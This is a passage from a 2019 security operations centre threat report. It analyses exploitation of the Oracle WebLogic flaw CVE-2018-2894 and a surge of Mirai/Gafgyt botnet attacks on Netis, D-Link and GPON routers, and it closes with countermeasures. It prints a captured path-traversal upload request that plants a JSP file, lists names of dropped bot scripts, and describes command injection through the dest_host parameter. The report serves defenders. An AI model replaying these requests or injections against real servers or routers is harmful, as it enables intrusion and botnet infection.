The PoC tested this time uses the traffic in Figure 10-(a) to attempt to change the working directory during the testing. Then, the traffic Figure 10-(b) creates a "file containing a timestamp" under "/ws_utc/css/config/keystore/", and the traffic Figure 10-(c) checks for an uploaded file.

4.2.1.2 Attack traffic that exploits file import capability in begin.do

In some vulnerable environments, the "/ws_utc/begin.do" can also be accessed without authentication. File import capability in the page has path traversal vulnerability, which allows a file to be uploaded to any server directory by specifying the destination. Figure 11 shows the attack traffic that occurred when the PoC was executed, but as far as the JSOC tested, no vulnerable condition was reproduced.

```
POST /ws_utc/resources/ws/config/import?timestamp=1522216072056 HTTP/1.1
Host: [redacted]7001
Connection: close
Accept-Encoding: gzip, deflate
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.12; rv:56.0) Gecko/20100101
Firefox/56.0
Accept-Language: en-US,en;q=0.5
Referer: http://[redacted]:7001/ws_utc/begin.do
Upgrade-Insecure-Requests: 1
Cookie: JSESSIONID=l45rHIDksK5T6YxryhUxlbSUu8NIa0v-MAlPINuyBsv1vdnyD1Ft!-306100299
Content-Length: 10089
Content-Type: multipart/form-data; boundary=24cd149fd7dccfeb72bdc13ec84ec64d

--24cd149fd7dccfeb72bdc13ec84ec64d
Content-Disposition: form-data; name="../../../../../../../wlserver/server/lib/
consoleapp/webapp/framework/skins/wlsconsole/images/[redacted]
Content-Type: application/octet-stream

<%@page import="java.util.zip.ZipEntry"%>
<%@page import="java.util.zip.ZipOutputStream"%>
<%@ page language="java" pageEncoding="UTF-8"%>
```

Figure 11 Attack traffic that exploits file import capability (part)

© 2019 LAC Co., Ltd.

4.2.2 Example of attacks detected to have exploited the vulnerability

Figure 12 shows examples of attack traffic related to this vulnerability. Actually, the JSOC detected such attack traffic a few times, and all of the traffic was intended to explore for vulnerable environments. Traffic that attempted to upload files, as mentioned above, was not detected.

```
GET /ws_utc/config.do HTTP/1.0
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Host: [redacted]
Connection: close
```

(a) Traffic that checks for access to config.do

```
GET /ws_utc/resources/setting/options/general HTTP/1.1
Accept-Encoding: identity
X-Requested-With: XMLHttpRequest
Host: [redacted]
Content-Type: application/x-www-form-urlencoded
Connection: close
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/67.0.3396.99 Safari/537.36
```

(b) Access to a page that checks the config.do settings

Figure 12 Example of attack traffic detected to have targeted the vulnerability

4.2.3 Countermeasures against the vulnerability

If you are using an Oracle WebLogic Server version that may be affected by CVE-2018-2894, it is recommended to take quick action and to update it to its latest version wherever possible. In many cases where vulnerability information is announced, only supported software versions are announced as those that may be affected, but older software versions that are not announced may be vulnerable.

This vulnerability is exploited by attacks when the capability available in development mode is enabled. Including Oracle WebLogic Server, there are many software programs reported to have a vulnerability that may be exploited only when they are being run in development mode, and we have issued alerts on our blog.[5] We advise you to make sure again that you are not running any of your various systems in a production environment left configured for development.

[5] Don't forget to turn development mode off before entering into production! Please check again.
https://www.lac.co.jp/lacwatch/people/20151002_000256.html

© 2019 LAC Co., Ltd.

4.3 Spike of attacks against IoT devices

This collection period saw an explosive increase in attacks against IoT devices. This section considers the trends of attacks against IoT devices detected and their traffic detected and source IP address, as well as provides precautions for using IoT devices at various organizations.

4.3.1 Trends of attack traffic against IoT devices

4.3.1.1 Changes in the amount of attack traffic detected

Figure 13 shows changes in the amount of attack traffic against IoT devices detected during June 2018 and during this collection period from July to September 2018. Attack traffic against IoT devices had been steadily detected also before this collection period, and it started increasing at around July 10. The increase was mainly attributed to attacks against Netis/Netcore routers. Attack traffic against IoT devices increased further from mid-July to late-July, and on July 25, approx. 700,000 pieces of attack traffic were detected. This was attributed to a sharp increase in attacks against different routers, including Netis/Netcore routers, as well as D-Link routers and home routers using Gigabit Passive Optical Network (GPON), an optical communication standard.

From July 26 onward, the amount of such attack traffic detected was decreasing and seemed to lull, but 200,000 pieces of attack traffic were detected per day, and attack traffic against IoT devices was still active.




Figure 13 Changes in the amount of attack traffic against IoT devices detected

© 2019 LAC Co., Ltd.

4.3.1.2 Trend of attack sources

Figure 14 shows the results of classifying attack traffic source IP addresses by country, based on IP Geolocation information. Most of the source IP addresses were from Egypt, as was the case for July 25. Attack traffic from IP addresses assigned to Japan as sources accounted for only one percent of such traffic, but terminals used as stepping stones for attack in Japan exceeded 2,000.

We tested whether hosts could be connected to, and, as of this writing, many hosts returned responses including "DNVRS-Webs" or "micro_httpd". These codes might be included in responses from Hikvision network cameras or specific router products. Presumably, these source terminals were used as stepping stones for attacks against IoT devices, detected by the JSOC.




Figure 14 Percentages by country for source IP addresses

© 2019 LAC Co., Ltd.

4.3.2 Attack traffic contents detected

Figure 15 shows the percentages by IoT device type of the attacks detected. For the percentage by device type of the attacks detected during this collection period, attacks against a vulnerability in Netis/Netcore routers accounted for 80% of all attacks, followed by attacks against a command injection vulnerability in D-Link routers, GPON home routers, Zyxel Eir D1000 routers, etc.




Figure 15 Percentages by IoT device type for the attack traffic detected

Based on the attack traffic detected during this collection period, we concluded that a series of attacks against IoT devices are mostly being made by IoT bots, including Mirai and IoTroop.[6] [7]

[6] Multi-exploit IoT/Linux Botnets Mirai and Gafgyt Target Apache Struts, SonicWall
https://www.paloaltonetworks.jp/company/in-the-news/2018/unit42-multi-exploit-iotlinux-botnets-mirai-gafgyt-target-apache-struts-sonicwall

[7] Unit 42 Finds New Mirai and Gafgyt IoT/Linux Botnet Campaigns
https://www.paloaltonetworks.jp/company/in-the-news/2018/unit42-finds-new-mirai-gafgyt-iotlinux-botnet-campaigns

© 2019 LAC Co., Ltd.

As the attack traffic contained commands to retrieve and execute suspicious files from external hosts, we concluded that it intended to infect the target with a bot or its variant, and to ultimately infect it with Mirai, in order to use the target as a stepping stone for DDoS attacks, etc., or in order to conduct cryptocurrency mining.

Section 4.3.2.1 and subsequent sections focus on the attack traffic detected mostly as shown in Figure 15.

4.3.2.1 Attacks against a vulnerability in Netis/Netcore routers

These attacks target a command execution vulnerability in Netis/Netcore routers that was confirmed on August 2014.[8] This type of attack had been detected many times,[9] and, as mentioned above, there was a sharp increase at the end of July 2018. As a characteristic, it was detected to make a request shown in Figure 16 to the 53413/UDP port. Attacks were confirmed to have used the HTTP wget or curl command, the TFTP get command, or the FTP ftpget command, etc., to retrieve and execute a suspicious file, and then some attacks attempted to remove any trace left after the program execution.




Figure 16 Example of an attack against a vulnerability in Netis/Netcore routers

Table 3 shows part of a list of the file names confirmed to have been retrieved. As a characteristic for many cases, file names to be retrieved were changed, depending on the protocol used. We studied publicly available information, based on the hash value associated with a file, and confirmed that such an attack intended to infect the target with an IoT bot such as Mirai through these files.

[8] Netis Routers Leave Wide Open Backdoor
https://blog.trendmicro.co.jp/archives/9725
[9] IoT device hijack attempts detected
https://www.lac.co.jp/lacwatch/pdf/20170110_jsoc_j001t.pdf

© 2019 LAC Co., Ltd.

Table 3 File names retrieved (part)

Protocol	Command	File name retrieved	
HTTP	wget curl	8UsA.sh KEIJI.sh bins.sh	tenshi.sh r00ty.sh
TFTP	get	t8UsA.sh tKEIJI.sh	tftp1.sh ktftp1.sh
FTP	ftpget	8UsA1.sh KEIJI1.sh	ftp1.sh

We studied files retrieved after successful attacks, and the files contain a code to retrieve binary files having the file name of "ntpd", "sshd", or "openssh". Some publicly available information showed that the code was classified as a file that has been used for DDoS attacks or malware such as Gafgyt.

Figure 17 File content retrieved

4.3.2.2 Attacks against a vulnerability in D-Link routers

These attacks target a command execution vulnerability in the firmware versions 1.01 to 1.03 of D-Link DSL-2750B routers,[10] and attack traffic was detected many times, as shown in Figure 18. This vulnerability allows remote command execution through a cli parameter. The attack traffic used the wget command for a Web port including the 80/tcp port to retrieve and execute a file.

[10] D-LINK ROUTER DSL-2750B FIRMWARE 1.01 TO 1.03 – RCE NO AUTH
https://www.quantumleap.it/d-link-router-dsl-2750b-firmware-1-01-1-03-rce-no-auth/

© 2019 LAC Co., Ltd.

Figure 18 Example of an attack against a vulnerability in D-Link routers

A file or script file classified as Mirai, etc., is an example of a file retrieved by the wget command. Presumably, if such a file is executed, the target ultimately will be infected with a bot such as Mirai or Gafgyt, and will be used as a stepping stone for attack.

4.3.2.3 Attacks against vulnerabilities in DASAN routers using GPON

The JSOC detected many attacks that exploited an authentication bypass vulnerability (CVE-2018-10561)[11] or command execution vulnerability (CVE-2018-10562)[12] in DASAN Networks home routers using Gigabit Passive Optical Network (GPON), an optical communication standard, in order to execute a code remotely. Figure 19 shows the content of the attack traffic detected.

Figure 19 Attacks against a vulnerability in GPON routers

An attack against a command execution vulnerability (CVE-2018-10562) as shown in Figure 19 allows a command to be executed by inserting a command into the dest_host parameter in the diag_action=ping argument.

Such an attack was confirmed to have exploited the vulnerability and used the wget command to retrieve a file. We studied such files to be retrieved, and, presumably, they are intended to infect the target with malware such as Mirai or Gafgyt and to use it as a stepping

---

[11] Authentication-related Vulnerability in DASAN GPON Home Routers
https://jvndb.jvn.jp/ja/contents/2018/JVNDB-2018-004885.html

[12] Command Injection Vulnerability in DASAN GPON Home Routers
https://jvndb.jvn.jp/ja/contents/2018/JVNDB-2018-004886.html

© 2019 LAC Co., Ltd.

stone for DDoS or another type of attack.

As a characteristic, such traffic contains a user-agent string as listed below. As character strings such as "Hakai" implies, some of the attacks seems to be related to a variant of Gafgyt: Hakai.[13]

Table 4 User-agent strings confirmed in relation to attacks against GPON routers

CarlosMatos/69.0	Hakai/2.0
Hello, World	Gemini/2.0
Ronin/2.0	Go-http-client/1.1
SDSS	curl/7.3.2

In a packet where this kind of attack was detected, we found many pieces of traffic that may seem to indicate a failed attack, as shown in Figure 20. (1) in Figure 20 shows an attack against a vulnerability in a D-Link router, and (2) shows two attacks against a vulnerability in a GPON router. However, as all the attack requests are included in the same HTTP request, of these attack requests, what actually will work is only the first request for a D-Link router, and the other requests will not be sent normally.

Figure 20 Failed attack against a vulnerability in a GPON router

[13] Unit 42 Finds New Mirai and Gafgyt IoT/Linux Botnet Campaigns
https://www.paloaltonetworks.jp/company/in-the-news/2018/unit42-finds-new-mirai-gafgyt-iotlinux-botnet-campaigns

© 2019 LAC Co., Ltd.

4.3.3 How to respond to these types of attacks

The JSOC has continually detected attacks against IoT devices, but, as mentioned above, the number of attacks detected was increasing, especially during this collection period. On a daily basis, attackers are now embedding exploit codes in malware, and these exploit codes attempt to exploit new vulnerabilities in targeted IoT devices, thus now allowing the attackers to effectively generate attack traffic for more IoT devices. Therefore, we highly recommend the following actions.

- Ensure updating to the latest version.

If your IoT device is using a vulnerable version, check whether a latest version with the vulnerability fixed is available from the manufacturer, and, if it is available, update the version as early as possible. For IoT devices, manufacturers do not always release a vulnerability-fixed version. In such a case, consider the following actions.

- Ensure access control.

If a vulnerability-fixed updated version is not available for the vulnerable IoT device, or if a vulnerable IoT device cannot be updated immediately for some reason, it is strongly recommended to use a firewall or other means to ensure enhanced access control and authentication so that no unauthorized person can gain access.

- Consider security when purchasing an IoT product

When purchasing an IoT product to be used for an extended time, we recommend that the criteria for purchasing a product include whether security considerations are incorporated into the product design.

Some vulnerable IoT devices have login user names and passwords hard-coded into them, or they do not allow users to change credential information, or their manufacturers do not address the vulnerability even if such has been discovered, and no updated version is available from the manufacturers. Therefore, before purchasing an IoT product, check that the manufacturer of the product is reliable and that improved security is incorporated into the product for better management.

© 2019 LAC Co., Ltd.

5 Conclusion

Much like what the word "INSIGHT" itself implies, JSOC INSIGHT focuses on providing information on threats that our JSOC security analysts come across from time to time and believe to be worth noting.

Our security analysts are hard at work, carefully listening to customers in order to offer the most up-to-date information available. In our effort to provide vital information, the JSOC does not merely focus on the popular incidents that are discovered here and there, but also strives to draw attention to significant threats that can affect our now and tomorrow.

The JSOC's hope is to provide our customers with the safety and security that they need to conduct their business activities.

JSOC INSIGHT vol. 22

Authors:

Mari Aoba, Shigenaru Yamashiro, Sho Suzuki, Yusuke Takai

(alphabetical order)

© 2019 LAC Co., Ltd.

LAC Co., Ltd.

Hirakawa-cho Mori Tower,
2-16-1 Hirakawa-cho, Chiyoda-ku, Tokyo 102-0093
Phone:　+81-3-6757-0113 (Sales)
E-MAIL: sales@lac.co.jp
https://www.lac.co.jp/

LAC and the LAC logo are trademarks of LAC Co., Ltd.
JSOC and JSIG are registered trademarks of LAC Co., Ltd.

Other product names and company names mentioned in this document are trademarks or registered trademarks of their respective companies.